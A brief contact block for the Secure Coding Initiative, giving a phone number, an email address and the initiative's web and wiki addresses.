Secure Coding Initiative
Phone: (412) 268-3965
Email: svoboda@sei.cmu.edu

Web

www.cert.org/secure-coding

www.securecoding.cert.org (wiki)